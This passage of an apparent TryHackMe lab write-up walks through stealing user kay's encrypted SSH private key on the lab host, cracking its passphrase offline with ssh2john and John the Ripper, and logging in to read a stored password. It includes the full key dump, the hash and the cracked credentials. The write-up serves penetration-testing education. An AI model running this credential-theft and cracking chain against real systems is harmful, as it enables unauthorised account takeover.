t7DNHWqUJIKL1/NV96LKDqHKXCRCRFB0h9BgqJUIAXoDdWLTBunFKu/tgCz0n7SIPSZDxJDhF4StAhFbGCHP9NIMvB890FjJE/vys/
PuY3efX1GjTdAijRa019M2f8d00nJpktNwCIMxEjvKyGQKGPLtTS8o0UAgLfV50Zuhg7H5j6RAJoSgF0tlosnFzwNuxxU05ozHuJ5
9wsmn5LMK97sbow= I don't have to type a long password anymore!

-rw-r--r-- 1 root root 183 Sep  1 11:40 /etc/ssh/ssh_host_ecdsa_key.pub
-rw-r--r-- 1 root root 103 Sep  1 11:40 /etc/ssh/ssh_host_ed25519_key.pub
-rw-r--r-- 1 root root 575 Sep  1 11:40 /etc/ssh/ssh_host_rsa_key.pub
-rw-r--r-- 1 kay kay 771 Apr 19 2018 /home/kay/.ssh/id_rsa.pub

ChallengeResponseAuthentication no
UsePAM yes

Possible private SSH keys were found!
/home/kay/.ssh/id_rsa
```

[Fig 20: LinPEAS explicitly flags a "Possible private SSH key"]

The key and its related files were then read directly and copied off the target for offline analysis.

```
jan@ip-10-49-178-129:/dev/shm$ cd /home/kay
jan@ip-10-49-178-129:/home/kay$ ls
pass.bak
jan@ip-10-49-178-129:/home/kay$ ls -al
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 root root 4096 Sep  1 11:40 ..
-rw-r--r-- 1 kay kay 789 Jun 22 2025 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwxr-xr-x 2 kay kay 4096 Apr 17 2018 .cache
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
jan@ip-10-49-178-129:/home/kay$ cd .ssh
jan@ip-10-49-178-129:/home/kay/.ssh$ ls -al
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 ..
-rw-rw-r-- 1 kay kay 771 Apr 23 2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19 2018 id_rsa
-rw-r--r-- 1 kay kay 771 Apr 19 2018 id_rsa.pub
```

[Fig 21: Confirming pass.bak and .ssh directory contents in kay's home]


```

jan@ip-10-49-178-129:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

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
-----END RSA PRIVATE KEY-----

```

[Fig 22: Full encrypted private key contents extracted]

```

jan@ip-10-49-178-129:/home/kay/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAzAsDwjb0ft4IO7Kyux8DWocNiS1aJqpdVEo+gfk8Ng624b9q0Qp7LOWDMVIINfCuzkTA3ZugSyo10ehPc0iyD7SfJIMzsETFvLH83DlLLe
NFM11hNeUBCF4Lt6o9uH3lctUPVyZAvbAt7xD66bKjyEuy3hrpSnruN+M0exdSjaV54PI9TBfKUmmpXsrWZmj1QaxBxZMq3xaBxTsFvW2nEx0rP0rnlTQM4bdAvmvSxtuxLw6e5iCaAy1eoT
Hw0N6IfegVwcHXl1CT25gH1gRfS0/NdR9cs78ylxYTLdNvKxL1J3cVzVHJ/Zf0OWOCK4iJ/K8PIbSnYsBkSnrILDx27PM7DZCBu+xiWV5z4hRwwZZG5Vcu+nDZZYr4xtpPbQcIQWYjVwr5v
F3vehk57ymIWLWnQU/rSnZ0wZHMURhVFaNodr/018421dJ234u3NbIBxEV9XsJAh/L52Dt7DNHwqUJKIL1/NV96LKDqHKCXCRCrF80h9BgqJUIAXoDdWltBunFKu/tgCz0n7SIPSZDxJDhF4St
AhFbGCHP9NIWvB890fJE/vys/PuY3efX1GjTdAiJRa019M2f8d00nJpktNwCIMxEjvKyGQKGLTTS8o0UAgLFV50Zuhg7H5j6RAJoSgF0tLosnFzwNuxxU05ozHuJ59wsmn5LMK97sbow==
I don't have to type a long password anymore!
jan@ip-10-49-178-129:/home/kay/.ssh$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAzAsDwjb0ft4IO7Kyux8DWocNiS1aJqpdVEo+gfk8Ng624b9q0Qp7LOWDMVIINfCuzkTA3ZugSyo10ehPc0iyD7SfJIMzsETFvLH83DlLLe
NFM11hNeUBCF4Lt6o9uH3lctUPVyZAvbAt7xD66bKjyEuy3hrpSnruN+M0exdSjaV54PI9TBfKUmmpXsrWZmj1QaxBxZMq3xaBxTsFvW2nEx0rP0rnlTQM4bdAvmvSxtuxLw6e5iCaAy1eoT
Hw0N6IfegVwcHXl1CT25gH1gRfS0/NdR9cs78ylxYTLdNvKxL1J3cVzVHJ/Zf0OWOCK4iJ/K8PIbSnYsBkSnrILDx27PM7DZCBu+xiWV5z4hRwwZZG5Vcu+nDZZYr4xtpPbQcIQWYjVwr5v
F3vehk57ymIWLWnQU/rSnZ0wZHMURhVFaNodr/018421dJ234u3NbIBxEV9XsJAh/L52Dt7DNHwqUJKIL1/NV96LKDqHKCXCRCrF80h9BgqJUIAXoDdWltBunFKu/tgCz0n7SIPSZDxJDhF4St
AhFbGCHP9NIWvB890fJE/vys/PuY3efX1GjTdAiJRa019M2f8d00nJpktNwCIMxEjvKyGQKGLTTS8o0UAgLFV50Zuhg7H5j6RAJoSgF0tLosnFzwNuxxU05ozHuJ59wsmn5LMK97sbow==
I don't have to type a long password anymore!
jan@ip-10-49-178-129:/home/kay/.ssh$

```

[Fig 23: Corresponding public key and authorized_keys also retrieved]

The key contents were saved locally on Kali, then validated and prepared for an offline passphrase attack.

```

(uLLas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ nano kay-idrsa

(uLLas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ nano kay-authorized_keys

(uLLas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ nano kay-idrsa.pub

(uLLas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ ls
enum4linux.log      kay-idrsa      nmap-results.gnmap  nmap-results.xml
kay-authorized_keys  kay-idrsa.pub  nmap-results.nmap

(uLLas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ file kay-idrsa.pub
kay-idrsa.pub: OpenSSH RSA public key

(uLLas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ file kay-idrsa
kay-idrsa: PEM RSA private key

(uLLas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ file kay-authorized_keys
kay-authorized_keys: OpenSSH RSA public key

```

[Fig 24: Key material saved locally and confirmed via file(1) as valid RSA key material]

Phase 7 — Offline Key Cracking

```
ssh -i kay-idrsa kay@10.49.178.129
```

```
(ullas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ ssh -i kay-idrsa kay@10.49.178.129
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'kay-idrsa':
```

[Fig 25: Direct use of the key prompts for a passphrase, confirming it is encrypted]

```
ssh2john kay-idrsa > kay-idrsa-forjohn.txt
```

```
(ullas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ ssh2john kay-idrsa > kay-idrsa-forjohn.txt

(ullas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ cat kay-idrsa-forjohn.txt
kay-idrsa:$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2FE75$2352$22835bfc9d2ad8f779e84676de801a2712ef86e499d5cad1af838
d19402729c471837fbdbe7eb172e8e9cd40ee52d959a3d772204241e305194ee7813ec99be3ced17455644ce550ad51edcb52b668bcb62e46
b60a77e3cfc2e5bfe14c69db0d5d1be3c3f1d18867173d8f01ee7b00d5e88f62b3d91c81f740e14862548f318bfbf510bae62e9fae40d2bf1
5f36dd7d702400dfb74f9154e3d0045a049b599cb4c4070df59b18efd252d702a21a5f941f79731a70840e51608701396955798d946e0168
6edc557b350263e279f971eee37846e07d3594b8669d25a656c26f85046b05f44edf9529dea4ce1f8193469485640909d9dbfd4f9d45ab2ed
e8c6aca494a53674fb1e53bae5bfc02a6bacbea202bfc284db9d3ae446780aa8b431325948599c9ee32acb1137dcdbbbe61cd555887a1642e0
b4e7da972d1b32a188accf9e595a173ab64f065bfc8b23530dd0c4de3463a9b38694fb34d6101628847150f684af5f25719f8e958d34570da
834bdb129482d4295768f01f4e3219d5db7c92d85a55f19c926954c84a0ba6bbe697b8655c5f98cb7441c2b8a0a3b569118ca8b14dc1a3f12
5857a1dab94a1513137b6d4a68f9e2d856ce66a39b5ba560e18b43517e718fd6de9b9fb4ef6fbec009ac86c774ba4802a66bfbfd21c114e7
adb455858d4251fef118d99b9b3607ccd130329a44da2f261526951422440b7703827e53bd05177e1e82249455ae177157256a563b28b7e0b
317b99b5a6e6716c4cf3e53a79dd0ba266ad41148de21b2f305c5ba6d7e6cf9bf7978579c79632655e0745a1aa73ed0ed56d837b05763c69d
218065ea2b86c03019cce1c84570aed1a6f0918ec2b25985440c9318bdcf3b674cacbcea559fd5a714e51d38df94e2960fe8f98d53865d9d0
7a434859811764864ccb2a6e18215d03448045feb90ac06a073800822b78a101028a6cef927e581705a1d76fa934a1c31001620ec5826e9c
f28df1bcf39502c9b3526b65789b8655a3de57b5f6e4d694caee6ee1b82d1616ff7fc68129b7a5e1795647ee07c5ba2da49c7a45507210f6
7f9158eab74b51a9c074916689f7db4c40e2138f91c1bae890f21e54ba077dbcb95888e836ba7eb6223a70384c48c94cf3b946971210a40a
220eb980809ba5c5a3d54e08f6610765e1dcd2bda5cae7d96e77d852bd2a095a3cfa64bc5f5be6c79ea0dcfc6ae40be03238217213ab9b1a08
73f8cb9fed9b3d40dd0d0536365702a7452bf85301d84c4397621979cddc37b5b983f301af78655f352684c57799037f633a09b755ba0de9c0
17a73d76e0a8f46c4c33c4207358a8b408f1c52d8b8ca0378ba8ffcd224a125e5a0973c6997a6225e510076e00c22d3e24ebbc1e8bd8ff250
eb32d44f4bd298ba27a3522215db0c3b89d49f2277cfedd74c3b59a1497936263826308f2e14cd363025aa7a5c39aa9a77b815dd10ff6ac9a
5d8bda074513f0fad3b6df926da5ca3c51f47479a8c271a60dab493fe78cadce92f3debe1c05ef72f3f194a36d23bfa3b0d4f0b8f04236d4
85be8d7d97dfb1c5de79613568d58f113308e8a73c7b87ca11b7b53e63d37f0555b5b7e5f39982e7bbdea3aae16daa3b29ccd8f9d98d53e9
7a1fbc0c1a2e701e5b7d7b224a4371358b02103e25b29c54138b8c4b7c9706967fe384b263c284ceb0336887e7da79e3c10d5485689c0db4
c379388b2138d0c40017fd2256aae3a2d21a93116a134d5f0ce8ce1fb2fc61509868c823fcdff62aca54796ff99aa500be588af10537f26e
ccfa6962e595fbaec9df244f6cbaf6b77a11cfd8078de615833305fe0ae0d22173e8d744435fe3a69a81313109f9c5cdcb56d7544a36aa27
a3b7c0db50b3b829972368ff2ed998c1910b392720c0d4cbaa907a49f2c38f970503971d64b6972f5b7b5c34735a08129c2b7ee82c6ccc49d
dc943a5ae2f4467c5d7a07859e39ae0023c771d59caca0817ce412d35849abd9d225ed96e34de5266b31fd48d82dab9469582b1e41687a39
f108da54b6e847715d2cb11f5c522e62b79b6867e8a20df28c9b9f9ff36634c0de536fa3d377fa27543b6c90895f13bdf50f03b2dd97e5d25
d452fa6a0d225704eb3c19751864285dfe3031bc2ff5b0c5d19a7feae6ad5625757477aa3c3f0eb635717f1f5b9037b3a76425db2a2151e28
10eefbb75853d939360d1240093b2497a8903eff9b98bc705c2afe0e5541af2bb06b0ec50e4caf798a7f59fffc3a3e70565d887b9f694bdfa6
4d15a70ed55eacccc69af3fe3cf5aa5b6e3a7186eb5036e12efe55059719a6a6f3ec0c08cb6a035229a1597d9be6be13444d84c93f21
64844c8ae69aa13648578087b98e90dd03f9da47d9ce306dddc88dd80998bf6d3910d209bebb1a70f8b73d944d949b1b1b19b13a455776f3c
2e6647fa6722fc2bad5b202502684e91514a11e3437a92a09febfcfc3d55095b43e14b0567e8f5c9d91728b693fe82b8f75ccaf27c065115
2faaf0610d2edcbabc0b9ac51895180fbf60b868771de58edeb97e99d5ca3592cc9733a76ae0b96ca5788be62e8fb006204c57448257970178
1b46ec979bdbc9d339e57967051ca87fadae7184bd79cac0af834632081c5df6189dcc4cc8a0170cac12c30c1fff21c4c17f20813112bf901
df81c5d78ca20204f1cd58cb5b73c1d68c6529ce4b21d7b95941e099f9a6140bddd1f0ead9113b2e5f17c354aacf79a38a104d6f8445594175
52387182ba20d890203a6a5e9661d23d8b6fae351a208ef555055592011f3c39609858b6b22743b0cca80c97d58076a660be95e460177cab
3fd6b690b01a0e4f5d0507157afe9c4dc7f384187256a9a5d56ab00d466d44e4f07e5f348e8f100e5abe1c4d1bbc207fa3617140a604b607c
7e3f5020f9aabb0700ad790e7847e085eb2243e503bf7d097ae15a2ee6179262e351773bb880123c0a87a43f62380f0e08fc2c63ac08ffe2b
a0c6deeeffbdd49eeaa2ffd1053aceec67b25f92dcfd25b58fa4fab2328481af26f5f4b5d21e1312b78f913b7f08254b064336d84c1aa3c825
82e1cde55b5a347d264cb9e98df34b5490831e5d212b38b7cd999daf186a97efd6250e1e6820079358542f77ac78dd9a505919c318000fc4
7f8b80fc84f12cf58adf1a3ee3fc8190015058c16c414cc0d6017b9a1fb032ee20e842573b30fc3214ac5fb8962437477e81bb6479fa498f1
48924796d6d616218ec2a5fa0949def8542dc9b75fd95b75c26fbe91ef9b06e61e90e0df20bb973f33471dab5e87f4c1f0a5d8a7f4e653a8e
db337116fa6e5ed858
```

[Fig 26: ssh2john converts the private key into a crackable hash format]

Why?

John the Ripper can't crack the raw key file directly — ssh2john extracts the encrypted portion into a hash format John understands.

```
john kay-idrsa-forjohn.txt
--wordlist=/usr/share/wordlists/rockyou.txt
```

```
(ullas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ john kay-idrsa-forjohn.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (kay-idrsa)
1g 0:00:00:00 DONE (2026-09-01 22:07) 5.882g/s 486682p/s 486682c/s 486682C/s behlat..bball40
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

[Fig 27: John the Ripper cracks the passphrase almost instantly]

Result: **passphrase = beeswax**

Analysis:

A short, dictionary-word passphrase was crackable in under a second against rockyou.txt — despite the misleading comment in the key file suggesting otherwise. This is the same weak-credential pattern seen with jan's SSH password: convenience was prioritized over passphrase strength.

Phase 8 — Privilege Escalation to kay

```
ssh -i kay-idrsa kay@10.49.178.129
(passphrase: beeswax)
```

```
(ullas23@KALI)-[~/Documents/TryHackMe/Basic-Pentesting]
$ ssh -i kay-idrsa kay@10.49.178.129
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'kay-idrsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)
```

[Fig 28: Successful SSH login as kay using the cracked private key]

```
kay@ip-10-49-178-129:~$ ls
pass.bak
kay@ip-10-49-178-129:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@ip-10-49-178-129:~$ █
```

[Fig 29: pass.bak now readable as kay]

Final recovered value:

heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

This file was the objective flagged back in Phase 6 — it only became accessible after escalating from jan to kay.

Conclusion

This engagement followed a realistic attack chain from anonymous reconnaissance to full privilege escalation, without exploiting any memory-corruption or code-execution vulnerability — every step relied on information disclosure and weak credential hygiene:

- A leaked internal note (dev.txt / j.txt) exposed usernames and hinted at weak passwords.
- A weak SSH password (jan) was recoverable via a standard wordlist attack.
- A private SSH key with overly permissive file permissions was readable by a low-privilege user.
- That key's passphrase was itself weak enough to crack offline in seconds.

Each finding individually looks minor; chained together, they gave full access to a second user account and their private data in well under an hour, using only free, publicly available tools.
